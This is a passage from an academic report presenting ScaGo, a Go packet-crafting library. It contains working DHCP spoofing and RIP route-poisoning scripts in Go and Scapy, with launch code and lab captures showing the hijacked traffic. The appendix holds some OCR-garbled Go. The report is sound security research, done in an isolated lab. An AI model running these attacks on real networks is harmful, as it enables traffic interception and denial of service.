44                         DHCPOfferAck(dhcp, iface, availableIP[0], serverIP, net.ParseIP(gateway), net.ParseIP(mask), "ack")
45                         fmt.Println("[*] Sending ACK")
46                         if len(availableIP) > 0 {
47                             availableIP = availableIP[1:]
48                         }
49                     }
50
51                 }
52             }
```

Figure 133: DHCPSpoofing function



```go
53 func DHCPOfferAck(dhcp *layers.DHCPv4, iface string, availableIP, sourceIp, gateway, mask net.IP, dhcptype string) {
54
55     ethLayer := packet.EthernetLayer()
56     ethLayer.SetSrcMAC(utils.MacByInt(iface))
57     ethLayer.SetDstMAC(dhcp.ClientHWAddr.String())
58     ethLayer.SetEthernetType(layers.EthernetTypeIPv4)
59
60     ipLayer := packet.IPv4Layer()
61     ipLayer.SetSrcIP(sourceIp.String())
62     ipLayer.SetDstIP(availableIP.String())
63     ipLayer.SetProtocol(layers.IPProtocolUDP)
64
65     udpLayer := packet.UDPLayer()
66     udpLayer.SetSrcPort("67")
67     udpLayer.SetDstPort("68")
68     udpLayer.Layer().SetNetworkLayerForChecksum(ipLayer.Layer())
69
70     dhcpLayer := packet.DHCPLayer()
71     dhcpLayer.SetReply()
72     dhcpLayer.SetDstMac(dhcp.ClientHWAddr.String())
73     dhcpLayer.SetSrcIP(availableIP.String())
74     dhcpLayer.SetXid(dhcp.Xid)
75     dhcpLayer.SetMsgType(dhcptype)
76     if dhcptype == "ack" {
77         dhcpLayer.SetReply()
78     }
79     dhcpLayer.AddOption("server_id", sourceIp)
80     dhcpLayer.AddOption("subnet_mask", mask)
81     dhcpLayer.AddOption("router", gateway)
82     dhcpLayer.AddOption("lease_time", 1728)
83     dhcpLayer.AddOption("renewal_time", 864)
84     dhcpLayer.AddOption("rebind_time", 13824)
85     dhcpLayer.AddOption("end", 0)
86
87     pkt, _ := packet.CraftPacket(ethLayer.Layer(), ipLayer.Layer(), udpLayer.Layer(), dhcpLayer.Layer())
88     communication.Send(pkt, iface)
89 }
```

Figure 134: DHCPOfferAck function

The core function of this attack is named **DHCPSpoofing()**. It accepts parameters for the IP pool, network mask, gateway, and the interface to be employed during the attack. On line 15, the function computes the range of available IP addresses based on the provided pool and network mask. Subsequently, line 16 initiates a packet sniffer set to exclusively capture UDP packets that use ports 67 or 68, these ports are standard for DHCP communications. The sniffer is started through a goroutine launched on line 20. Once a packet is intercepted, lines 31 to 39 assess its DHCP message type. Depending on whether the message type is ”Discover” or ”Request”, it triggers the **DHCPOfferAck()** function. This particular function, as detailed in figure 130, is responsible for crafting fake DHCP packets. When the DHCP message type is ”Discover”, the **dhcpType** argument is set to offer, directing the function to formulate a DHCP offer packet. Conversely, if the message type is ”Request”, an Acknowledge (ACK) packet is assembled. In lines 46 to 48, the initial entry of the availableIP variable is deleted because the client has taken that IP.

The **DHCPOfferAck()** function crafts a deceptive DHCP packet in a stepwise manner. It begins by constructing the Ethernet layer from lines 55 to 58, then moves on to create the IP layer in lines 60 to 65, followed by the UDP layer between lines 65 and 68. The function finalizes the packet crafting by establishing the DHCP layer, incorporating all necessary DHCP options, from lines 70 to 85. Once fully assembled, the packet is sent.

4.7.3 Attack results

To replicate this attack, we have built a network that contains 2 Cisco IOSvL2 switches, 2 VPCS as victims, the attacker and a cisco c3725 as the DHCP server. The network will have the following subnet address: 10.0.0.0/24. The DHCP server is addressed at 10.0.0.10 and PC2 will have a static IP address, 10.0.0.2/24. The legit DHCP in this network, will assign the IP addresses from the network 10.0.0.0/24. The attacker will assign the IP addresses from the subnet 192.168.1.0/24. We ensure that the response coming from DHCPRogue always arrives first. This happens since the attacker is closer to PC1. The response from the attacker must only travel between 1 switch, while the response from the legit DHCP server must travel between 2 switches. The network topology is shown at figure 135.




Figure 135: DHCP Spoofing network topology

In this simulation, PC1 will get an IP configuration using DHCP. To run the attack, the script shown at figure 136 can be used.

```
 GNU nano 7.2                                         main.go *
package main

import "github.com/tiagomdiogo/ScaGo/higherlevel"

func main(){
        higherlevel.DHCPSpoofing("192.168.1.0", "255.255.255.0", "0.0.0.0", "eth0")
}
```

Figure 136: Script to run DHCPSpoofing function

We set up a wireshark probe between the attacker and the switch. On PC1, the instruction **ip dhcp** will try to get a DHCP IP configuration. On figure 137 we can observe the DHCP negotiation between the attacker and PC1.

```
376 560.506512 0.0.0.0    255.255.255.255 DHCP    406 DHCP Discover - Transaction ID 0x5937a517
377 560.516080 0.0.0.0    255.255.255.255 DHCP    582 DHCP Offer    - Transaction ID 0x5937a517
378 560.525043 10.0.0.10  10.0.0.1        DHCP    342 DHCP Offer    - Transaction ID 0x5937a517
379 561.507015 0.0.0.0    255.255.255.255 DHCP    406 DHCP Request  - Transaction ID 0x5937a517
380 561.512484 0.0.0.0    255.255.255.255 DHCP    582 DHCP ACK      - Transaction ID 0x5937a517
```

Figure 137: DHCP negotiation between the attacker and PC1

Packet 376 is a DHCP discover broadcast from PC1. Following this, two DHCP offers are evident: Packet 377, originating from the rogue server, and Packet 378, sent by the official DHCP Server. Notably, Packet 377 lacks a source IP. The inspection of packet 377 is shown in figure 138.

```
  Seconds elapsed: 0
> Bootp flags: 0x0000 (Unicast)
  Client IP address: 0.0.0.0
  Your (client) IP address: 192.168.1.1
  Next server IP address: 0.0.0.0
  Relay agent IP address: 0.0.0.0
  Client MAC address: Private_66:68:00 (00:50:79:66:68:00)
  Client hardware address padding: 00000000000000000000
  Server host name not given
  Boot file name not given
  Magic cookie: DHCP
v Option: (53) DHCP Message Type (Offer)
    Length: 1
    DHCP: Offer (2)
v Option: (54) DHCP Server Identifier (192.168.1.255)
    Length: 4
    DHCP Server Identifier: 192.168.1.255
v Option: (1) Subnet Mask (255.255.255.0)
    Length: 4
    Subnet Mask: 255.255.255.0
v Option: (3) Router
    Length: 4
    Router: 0.0.0.0
v Option: (51) IP Address Lease Time
    Length: 4
    IP Address Lease Time: (1728s) 28 minutes, 48 seconds
v Option: (58) Renewal Time Value
    Length: 4
    Renewal Time Value: (864s) 14 minutes, 24 seconds
v Option: (59) Rebinding Time Value
    Length: 4
    Rebinding Time Value: (13824s) 3 hours, 50 minutes, 24 seconds
```

Figure 138: DHCP packet 377

As seen in figure 138, the offered IP address is **192.168.1.1**. This IP does not correspond to the configured network. By using the instruction **show ip** on PC1 we can see the IP configuration. The result is shown in figure 139

```
[PC1> show ip

NAME        : PC1[1]
IP/MASK     : 192.168.1.1/24
GATEWAY     : 0.0.0.0
DNS         :
DHCP SERVER : 192.168.1.255
DHCP LEASE  : 1615, 1728/864/13824
MAC         : 00:50:79:66:68:00
LPORT       : 10009
RHOST:PORT  : 127.0.0.1:10010
MTU         : 1500
```

Figure 139: PC1 with wrong configuration

4.7.4 Comparison with Scapy

In this attack, the attacker waits for a DHCP Discovery before crafting a response, we won't be comparing execution times. We will be just comparing the code in Scapy with the Go implementation. The code is shown at figure 140.

```python
if len(sys.argv) < 5:
    sys.exit("Usage python3 dhcpSpoofing.py <POOL> <NETMASK> <GATEWAY> <INTERFACE>")

#Generate IP's
ip = [str(ip) for ip in ipaddress.IPv4Network(sys.argv[1] + "/" + sys.argv[2])]
server_ip = ip[-1]
ip.pop()


def dhcp_offer_ack(raw_mac, xid, mac_addr, typeDhcp):
    packet = (Ether(src=get_if_hwaddr(sys.argv[4]),dst=raw_mac) /
    IP(src=server_ip, dst=ip[0]) /
    UDP(sport=67, dport=68) /
    BOOTP(op='BOOTREPLY', chaddr=raw_mac, yiaddr=ip[0], siaddr=server_ip, xid=xid) /
    DHCP(options=[("message-type", typeDhcp),
        ('server_id', server_ip),
        ('subnet_mask', sys.argv[2]),
        ('router', sys.argv[3]),
        ('lease_time', 1728),
        ('renewal_time', 864),
        ('rebinding_time', 13824),
        "end"]))

    sendp(packet)


def dhcp(resp):
    if resp.haslayer(DHCP):
        mac_addr = resp[Ether].src
        raw_mac = binascii.unhexlify(mac_addr.replace(":", ""))

        if resp[DHCP].options[0][1] == 1:
            dhcp_offer_ack(raw_mac, resp[BOOTP].xid, mac_addr, "offer")

        if resp[DHCP].options[0][1] == 3:
            print("[*] Got dhcp REQUEST from: " + mac_addr)
            print("[*] Sending ACK...")
            packet = dhcp_offer_ack(raw_mac, resp[BOOTP].xid, mac_addr, "ack")
            del ip[0]


print("[*] Waiting for a DISCOVER...")


sniff(filter="udp and (port 67 or 68)", prn=dhcp)
```

Figure 140: DHCP Spoofing on Scapy

This script expects four arguments specifying the IP pool, netmask, gateway, and network interface (line 5). The script starts by initiating a sniffer set to exclusively capture UDP packets on ports 67 or 68 (line 48). The IP addresses from the given pool are generated (lines 8-10). A function, **dhcp_offer_ack()**, crafts fake DHCP responses based on provided details and the type of DHCP message (lines 13-28). Another function, **dhcp()**, processes incoming DHCP packets, checking if they are DHCP Discover or Request messages, and responds with the appropriate spoofed DHCP Offer or ACK (lines 30-42). The script sniffs network traffic on the specified interface for UDP packets on ports 67 and 68, processing them with the **dhcp()** function (line 48).

From our observations, Scago is more detailed in its approach compared to Scapy, especially in packet crafting. In Scago, each value requires a method call to set, while in Scapy, values can be directly assigned during layer declaration. For a clearer comparison, refer to lines 14-25 in figure 140 and lines 55-85 in figure 134. An advantage of Scago is its ability to easily make functions concurrent using the 'go' keyword. On the other hand, to achieve the same in Scapy, more development is needed.


4.8 RIP Poisoning

4.8.1 Attack description

The RIP poison attack works by sending forged routing updates. In this attack, the attacker sends a forged RIP update, which can lead to denial of service and data interception (MitM). The vulnerability arises from RIP's method of choosing the optimal route, which favors the route with the lengthiest prefix. If an attacker claims a route to a certain network with a prefix greater the best route available before the poison, the router will consistently deem it the superior path.

4.8.2 Developed script

The developed script is found at **higherlevel/rippoisoning.go** file and the code is shown in figure 141.



```go
func RIPPoison(network, subnet_mask, iface string, interval int) {
    ipLayer := packet.IPv4Layer()
    ipLayer.SetSrcIP(utils.IPbyInt(iface))
    ipLayer.SetDstIP("224.0.0.9")

    udpLayer := packet.UDPLayer()
    udpLayer.SetSrcPort("520")
    udpLayer.SetDstPort("520")

    ripLayer := packet.RIPLayer()
    ripLayer.SetCommand(2)
    ripLayer.SetVersion(2)
    ripLayer.AddEntry(2, 0, net.ParseIP(network), net.ParseIP(subnet_mask), net.ParseIP("0.0.0.0"), 0)

    pkt, _ := packet.CraftPacket(ipLayer.Layer(), udpLayer.Layer(), ripLayer.Layer())

    ticker := time.NewTicker(time.Duration(interval) * time.Second)
    defer ticker.Stop()
    for {
        select {
        case <-ticker.C:
            communication.Send(pkt, iface)
        }
    }
}
```

Figure 141: RIPPoison function

The **RIPPoison()** function accepts the following arguments: the network that he has a route to, the respective subnet mask, the interface and the interval for sending the packet. Next, the IP, UDP and RIP layers are created from line 12 to 23. Note that the IP **224.0.0.9** is used in RIPv2 to send routing information and the port **520** is the default for RIP. In line 22, the entry is created with the provided arguments from the user. The loop on lines 27 to 34, send the packet every **interval** seconds.

4.8.3 Attack results

The purpose of this attack is to inject a forged routing into RIP protocol. For that, we have built a network that has RIPv2 has the routing protocol and contains 2 VPCS hosts, 3 Cisco c3725 router and the attacker. The network topology is shown in figure 142.




Figure 142: RIPPoison network topology

The goal is to reroute traffic for the network **192.168.0.0** towards the attacker's connection with R2. To achieve this, a crafted RIP response packet is sent, announcing a route for **192.168.0.0/24** using the subnet mask **255.255.255.128**. As noted earlier, RIP prioritizes the route with the longest prefix, leading it to choose the attacker's route in this scenario. In figure 143 the routing table of R2 before the attack is shown.

```
     10.0.0.0/24 is subnetted, 2 subnets
C       10.0.0.0 is directly connected, FastEthernet0/0
C       10.0.1.0 is directly connected, FastEthernet0/1
R    192.168.0.0/24 [120/1] via 10.0.0.1, 00:00:15, FastEthernet0/0
R    192.168.1.0/24 [120/1] via 10.0.1.3, 00:00:05, FastEthernet0/1
C    192.168.2.0/24 is directly connected, FastEthernet1/0
R2#
```

Figure 143: Router R2 routing table before the attack

As we can observe, the route to the network **192.168.0.0/24** is done through R1. To launch the attack, the script in figure 144 is used.

```
package main

import "github.com/tiagomdiogo/ScaGo/higherlevel"

func main(){
        higherlevel.RIPPoison("192.168.0.0", "255.255.255.128", "eth0", "10")
}
```

Figure 144: Script to run RIP Poison

We set up a wireshark probe in the connection between the attacker and R2. After running the attack, we can see the crafted RIP response packet in figure 145 and the routing table of R2 in figure 146.

```
85  404.136101    192.168.2.100    224.0.0.9    RIPv2    66  Response
> Frame 85: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface -, id 0
> Ethernet II, Src: 86:c8:fe:88:a4:7b (86:c8:fe:88:a4:7b), Dst: c2:02:13:86:00:10 (c2:02:13:86:00:10)
> Internet Protocol Version 4, Src: 192.168.2.100, Dst: 224.0.0.9
> User Datagram Protocol, Src Port: 520, Dst Port: 520
v Routing Information Protocol
    Command: Response (2)
    Version: RIPv2 (2)
  v IP Address: 192.168.0.0, Metric: 0
      Address Family: IP (2)
      Route Tag: 0
      IP Address: 192.168.0.0
      Netmask: 255.255.255.128
      Next Hop: 0.0.0.0
      Metric: 0
```

Figure 145: RIP response sent by the attacker

```
      10.0.0.0/24 is subnetted, 2 subnets
C        10.0.0.0 is directly connected, FastEthernet0/0
C        10.0.1.0 is directly connected, FastEthernet0/1
      192.168.0.0/24 is variably subnetted, 2 subnets, 2 masks
R        192.168.0.0/25 [120/1] via 192.168.2.100, 00:00:00, FastEthernet1/0
R        192.168.0.0/24 [120/1] via 10.0.0.1, 00:00:18, FastEthernet0/0
R     192.168.1.0/24 [120/1] via 10.0.1.3, 00:00:29, FastEthernet0/1
C     192.168.2.0/24 is directly connected, FastEthernet1/0
R2#
```

Figure 146: Router R2 routing table after attack

The attacker broadcasted a route for the **192.168.0.0** network using the mask **255.255.255.128**. This led to the addition of a routing table entry for the **192.168.0.0** network. Consequently, any packet aimed at this network will now be directed to the attacker.

4.8.4 Comparison with Scapy

The code for Scapy implementation of this attack is shown in figure 147.

```
1  import sys
2  from scapy.all import *
3  if __name__ == "__main__":
4      network = sys.argv[1]
5      subnet_mask = sys.argv[2]
6      pkt = IP(dst='224.0.0.9')/UDP(sport=520, dport=520)/RIP(cmd=2, version=2)/\
7      RIPEntry(AF="IP",RouteTag=0,addr=network,mask=subnet_mask,nextHop="0.0.0.0", metric=0)
8      sendp(pkt, inter=float(sys.argv[4]), iface=sys.argv[3])
```

Figure 147: Scapy RIP Poison implementation code

The script receives 4 arguments, the network, the mask, the time interval to send packets sent and the interface to be used. Next, line 6 and 7 it crafts the packet with IP, UDP and RIP layers and sends it from the given interface.On line 8, the packet is transmitted using the **sendp()** function. The **inter** parameter determines the interval between packet transmissions.

In terms of code clarity, Scago and Scapy implementations are comparable. The main variation between them is how Scapy can stack layers using the dividend operator and directly assign values when initializing the layer.

5

Conclusions and further work

Conclusions and further work

In this report, we describe a library developed in Go, named Scago. We began by outlining the approach used to develop this library and comparing it to Scapy. We detailed all the supported protocols as well as the necessary functions and structures to build a tool akin to Scapy. Subsequently, we demonstrated how this library can be used to replicate various security attacks. In each of these attacks, we compared the Go implementation to the Scapy one, drawing conclusions about execution speed and readability. In conclusion, while the developed library may be more verbose in certain cases, it offers faster execution speeds than Scapy. We can also comment on the concurrency support provided. A significant advantage of Go is its simplicity in developing concurrent software. This was evident in the STP root bridge hijack attack, where the Go implementation proved to be simpler than the Scapy version. This simplicity is largely attributed to Go's ease in facilitating concurrent programming. Thus, in real-world scenarios and large-scale systems, Scago outperforms Scapy in terms of efficiency. It's publicly available on GitHub for further development and is also packaged in a Docker container for versatile deployment.

Further work should introduce support for more protocols, as well as the range of attacks implemented, and incorporate VPN protocols like IKEv2, which is currently unsupported by gopacket. Additionally, efforts should be directed towards making the library as user-friendly as Scapy. This can be realized by enhancing the packet crafting process, providing additional default values when the user doesn't specify them, and optimizing the existing crafting technique to improve its efficiency and reduce execution time.

Bibliography

[1] Smikims. (2023, September) Arpspoof Github. Accessed 13th-Sep-2023. [Online]. Available: https://github.com/smikims/arpspoof

[2] WhiteWinterWolf. (2017, October) Macof Website. Accessed 13th-Sep-2023. [Online]. Available: https://www.whitewinterwolf.com/tags/macofpy/

[3] David Barroso. (2022, November) Yersinia github. Accessed 13th-Sep-2023. [Online]. Available: https://github.com/tomac/yersinia

[4] Alberto Ornaghi, Marco Valleri. (2022, August) Ettercap. Accessed 13th-Sep-2023. [Online]. Available: https://www.ettercap-project.org/index.html

[5] Adozstal. (2023, October) vRIN. Accessed 27th-Oct-2022+3. [Online]. Available: https://sourceforge.net/projects/vrin/files/

[6] Philippe Biondi. (2022, October) Scapy Online. Accessed 20th-Nov-2022. [Online]. Available: https://scapy.net/

[7] Tiago Diogo. (2023, Oct) ScaGo docker container. Accessed 20th-Oct-2023. [Online]. Available: https://hub.docker.com/r/tiagomdiogo/scago

[8] SolarWinds. (2023, January) GNS3. Accessed 10th-Jan-2023. [Online]. Available: https://gns3.com/

[9] M. Wahal, T. Choudhury, and M. Arora, “Intrusion detection system in python,” in *2018 8th International Conference on Cloud Computing, Data Science Engineering (Confluence)*, 2018, pp. 348–353.

[10] T. H. Kobayashi, A. B. Batista, A. M. Brito, and P. S. Motta Pires, “Using a packet manipulation tool for security analysis of industrial network protocols,” in *2007 IEEE Conference on Emerging Technologies and Factory Automation (EFTA 2007)*, 2007, pp. 744–747.

[11] SecDev. (2022, December) Scapy Github. Accessed 27th-Dec-2022. [Online]. Available: https://github.com/secdev/scapy

[12] Philippe Biondi. (2022, January) Scapy Documentation. Accessed 10th-Jan-2023. [Online]. Available: https://scapy.readthedocs.io/en/latest/

[13] M. M. Rohith Raj S, Rohith R and S. G, "Scapy- a powerful interactive packet manipulation program," *R.V College of Engineering*.

[14] M. Luiz, *Learning Python*. O'Reilly Media, 2013.

[15] S. Ansari, S. Rajeev, and H. Chandrashekar, "Packet sniffing: a brief introduction," *IEEE potentials*, vol. 21, no. 5, pp. 17–19, 2003.

[16] Golang. (2009, January) Golang. Accessed 02nd-Jan-2023. [Online]. Available: https://go.dev/

[17] J. Bodner, *Learning Go*. Boston: O'Reilly Media, 2021.

[18] B. Stroustrup, "What is object-oriented programming?" *IEEE Software*, vol. 5, no. 3, pp. 10–20, 1988.

[19] K. Cox-Buday, *Concurrency in Go*. Boston: O'Reilly Media, 2017.

[20] The computer language, binary tree test. (2022, December) Binary Tree difference test. Accessed 27th-Dec-2022. [Online]. Available: https://benchmarksgame-team.pages.debian.net/benchmarksgame/performance/binarytrees.html

[21] The computer language, reverse complemenet test. (2022, December) Reverse complement benchmark test. Accessed 27th-Dec-2022. [Online]. Available: https://benchmarksgame-team.pages.debian.net/benchmarksgame/description/revcomp.html#revcomp

[22] Berkeley. (2023, January) Berkeley Packet Filter. Accessed 23rd-Oct-2023. [Online]. Available: https://biot.com/capstats/bpf.html

[23] D. S. Matias and P. R. Valadas, "Cyber security attacks to the network infrastructure," 2023.

[24] Tiago Diogo. (2023, October) ScaGo package. Accessed 20th-Oct-2023. [Online]. Available: https://github.com/tiagomdiogo/ScaGo

[25] Google. (2017, October) PKG.GO.DEV Website. Accessed 13th-Sep-2023. [Online]. Available: https://pkg.go.dev/github.com/tiagomdiogo/ScaGo

[26] A. Majumdar, S. Raj, and T. Subbulakshmi, "Arp poisoning detection and prevention using scapy," *Journal of Physics: Conference Series*, vol. 1911, no. 1, p. 012022, may 2021. [Online]. Available: https://dx.doi.org/10.1088/1742-6596/1911/1/012022

[27] G. Amponis, P. Radoglou-Grammatikis, T. Lagkas, W. Mallouli, A. Cavalli, D. Klonidis, E. Markakis, and P. Sarigiannidis, “Threatening the 5g core via pfcp dos attacks: the case of blocking uav communications,” *EURASIP Journal on Wireless Communications and Networking*, vol. 2022, no. 1, p. 124, Dec 2022. [Online]. Available: https://doi.org/10.1186/s13638-022-02204-5

A

Code for supported layers

A.1 LLC

The code for the **LLC** layer is located in **packet/llc.go** file and the code can be observed in figure 148.

The **LLC** structure, introduced at line 7, encapsulates a pointer to a layer of type **layers.LLC**. This layer belongs to the gopacket library, **layers/llc.go** file, and corresponds to the Logical Link Control sublayer, a component of the data link layer in the OSI model. Contains attributes such as DSAP, SSAP, and Control. The code for the gopacket LLC structure can be observed in figure 149.

The function **LLCLayer()**, detailed on line 11, serves as a constructor for the LLC structure. When invoked, it initializes an instance of the LLC layer, setting the default values for the DSAP and SSAP fields to 0x42, which is the default value for STP, and the Control field to 3.

The following functions allow the modification of the LLC structure:

- **SetDSAP()** - Defined in line 22, it allows the user to set a different value for the DSAP field.
- **SetSSAP()** - Defined in line 26, it allows the user to set a different value for the SSAP field.
- **SetControl()** - Defined in line 30, it allows the user to set a different value for the Control field.
- **Layer()** - Defined in line 45, provides a way for users to directly access the **layers.LLC** layer.

```go
package packet

import ...

type LLC struct {
    layer *layers.LLC
}

func LLCLayer() *LLC {
    return &LLC{
        layer: &layers.LLC{
            // Initialize the necessary fields
            DSAP:    0x42,
            SSAP:    0x42,
            Control: 3,
        },
    }
}

func (l *LLC) SetDSAP(dsap uint8) {
    l.layer.DSAP = dsap
}

func (l *LLC) SetSSAP(ssap uint8) {
    l.layer.SSAP = ssap
}

func (l *LLC) SetControl(control uint16) {
    l.layer.Control = control
}

func (l *LLC) Layer() *layers.LLC {
    return l.layer
}
```

Figure 148: LLC structure

```go
// LLC is the layer used for 802.2 Logical Link Control headers.
// See http://standards.ieee.org/getieee802/download/802.2-1998.pdf
type LLC struct {
    BaseLayer
    DSAP    uint8
    IG      bool // true means group, false means individual
    SSAP    uint8
    CR      bool // true means response, false means command
    Control uint16
}
```

Figure 149: LLC structure in gopacket

The hierarchy for the LLC structure can be observed in figure 150.




Figure 150: LLC layer hierarchy

Using the developed library, we can create an LLC header using the code observed in figure 151.

```
LLCLayer := packet.LLCLayer()
```

Figure 151: LLC layer using developed library

A.2 802.1Q

The **802.1Q**, known as **Dot1Q**, code can be observed in figure 152 and is located in **packet/dot1q.go** file.

The Dot1Q structure, defined in line 8, holds a pointer to the gopacket pre-defined Dot1Q structure. This structure can be found in **layers/dot1q.go** file from the gopacket library, and the code can be observed in figure 153. The constructor function **Dot1QLayer()**, defined at line 13, creates a new instance of the Dot1Q structure with default values. It sets the VLAN ID to 1, the type to **golayers.EthernetTypeDot1Q**, the priority to 0 and the DropEligible to false.

Following, we have the mentioned functions to change the value of those parameters:

- **SetVLANIdentifier()** - Defined in line 25, it allows the user to change the VLAN ID.
- **SetType()** - Defined in line 34, it allows the user to change the type of the layer.
- **SetPriority()** - Defined in line 39, it allows the user to set a different priority.
- **SetDEI()** - Defined in line 48, it allows the user to set true or false the DropEligible field.
- **Layer()** - Defined in line 53, provides a way for users to directly access the **golayers.Dot1Q** layer.

The hierarchy for the Dot1Q structure can be observed in figure 154.

```go
type Dot1Q struct {
    layer *golayers.Dot1Q
}

// Dot1QLayer Create a new Dot1Q layer with default values
func Dot1QLayer() *Dot1Q {
    return &Dot1Q{
        layer: &golayers.Dot1Q{
            VLANIdentifier: 1,                            // Default VLAN ID
            Type:           golayers.EthernetTypeDot1Q, // Default Type
            Priority:       0,                            // Default Priority
            DropEligible:   false,                        // Default Drop Eligible Indicator
        },
    }
}

// SetVLANIdentifier Set the VLAN identifier
func (dot1q *Dot1Q) SetVLANIdentifier(id uint16) error {
    if id > 4095 : errors.New("invalid VLAN ID, must be between 0 and 4095")
    dot1q.layer.VLANIdentifier = id
    return nil
}

// SetType Set the Type field
func (dot1q *Dot1Q) SetType(etherType golayers.EthernetType) {
    dot1q.layer.Type = etherType
}

// SetPriority Set Priority Code Point (PCP)
func (dot1q *Dot1Q) SetPriority(pcp uint8) error {
    if pcp > 7 : errors.New("invalid PCP, must be between 0 and 7")
    dot1q.layer.Priority = pcp
    return nil
}

// SetDEI Set Drop Eligible Indicator (DEI)
func (dot1q *Dot1Q) SetDEI(dei bool) {
    dot1q.layer.DropEligible = dei
}

// Layer Get the underlying gopacket Dot1Q layer
func (dot1q *Dot1Q) Layer() *golayers.Dot1Q {
    return dot1q.layer
}
```

Figure 152: Dot1Q structure

```go
// Dot1Q is the packet layer for 802.1Q VLAN headers.
type Dot1Q struct {
    BaseLayer
    Priority       uint8
    DropEligible   bool
    VLANIdentifier uint16
    Type           EthernetType
}
```

Figure 153: Dot1Q structure in gopacket




Figure 154: Dot1Q layer hierarchy

Using the developed library, we can create an Dot1Q header using the code observed in figure 155.

```
//Create Dot1Q Layer
dot1qLayer := craft.Dot1QLayer()
dot1qLayer.SetVLANIdentifier( id: 12)
```

Figure 155: Dot1Q layer using developed library

A.3 802.3

Following the same logic as we did for other layers, we have also created a structure and the methods for this layer. The code for this can be found at **packet/dot3.go** file and the code can be observed in figure 156.

The Dot3 structure, defined in line 9, contains a pointer to the created Dot3 layer. The constructor function **Dot3Layer()**, defined at line 14, initializes the structure Dot3 with empty values. Figure 157 shows the hierarchy for this layer. To modify the values of the structure we've defined the following methods:

- **SetDstMac()** - Defined in line 25, it allows the user to modify the destination MAC address.
- **SetSrcMac()** - Defined in line 35, it allows the user to modify the source MAC address.
- **SetLength()** - Defined in line 45, it allows the user to modify the length of the layer.
- **Layer()** - Defined in line 87, provides a way for users to directly access the **protocols.Dot3** layer.

```go
type Dot3 struct {  8 usages  Tiago Diogo
    layer *protocols.Dot3
}

// NewDot3Layer creates a new Dot3 layer
func Dot3Layer() *Dot3 {  2 usages  Tiago Diogo
    return &Dot3{
        layer: &protocols.Dot3{
            // Initialize the necessary fields
            DstMAC: net.HardwareAddr{},
            SrcMAC: net.HardwareAddr{},
        },
    }
}

// SetDstMAC sets the destination MAC address
func (d *Dot3) SetDstMAC(macStr string) error {  3 usages  Tiago Diogo
    mac, err := net.ParseMAC(macStr)
    if err != nil : errors.New("invalid destination MAC address") ↗
    d.layer.DstMAC = mac
    return nil
}

// SetSrcMAC sets the source MAC address
func (d *Dot3) SetSrcMAC(macStr string) error {  3 usages  Tiago Diogo
    mac, err := net.ParseMAC(macStr)
    if err != nil : errors.New("invalid source MAC address") ↗
    d.layer.SrcMAC = mac
    return nil
}

// SetLength sets the length
func (d *Dot3) SetLength(length uint16) {  1 usage  Tiago Diogo
    d.layer.Length = length
}

// Layer returns the underlying Dot3 layer
func (d *Dot3) Layer() *protocols.Dot3 {  Tiago Diogo
    return d.layer
}
```

Figure 156: Dot3 structure

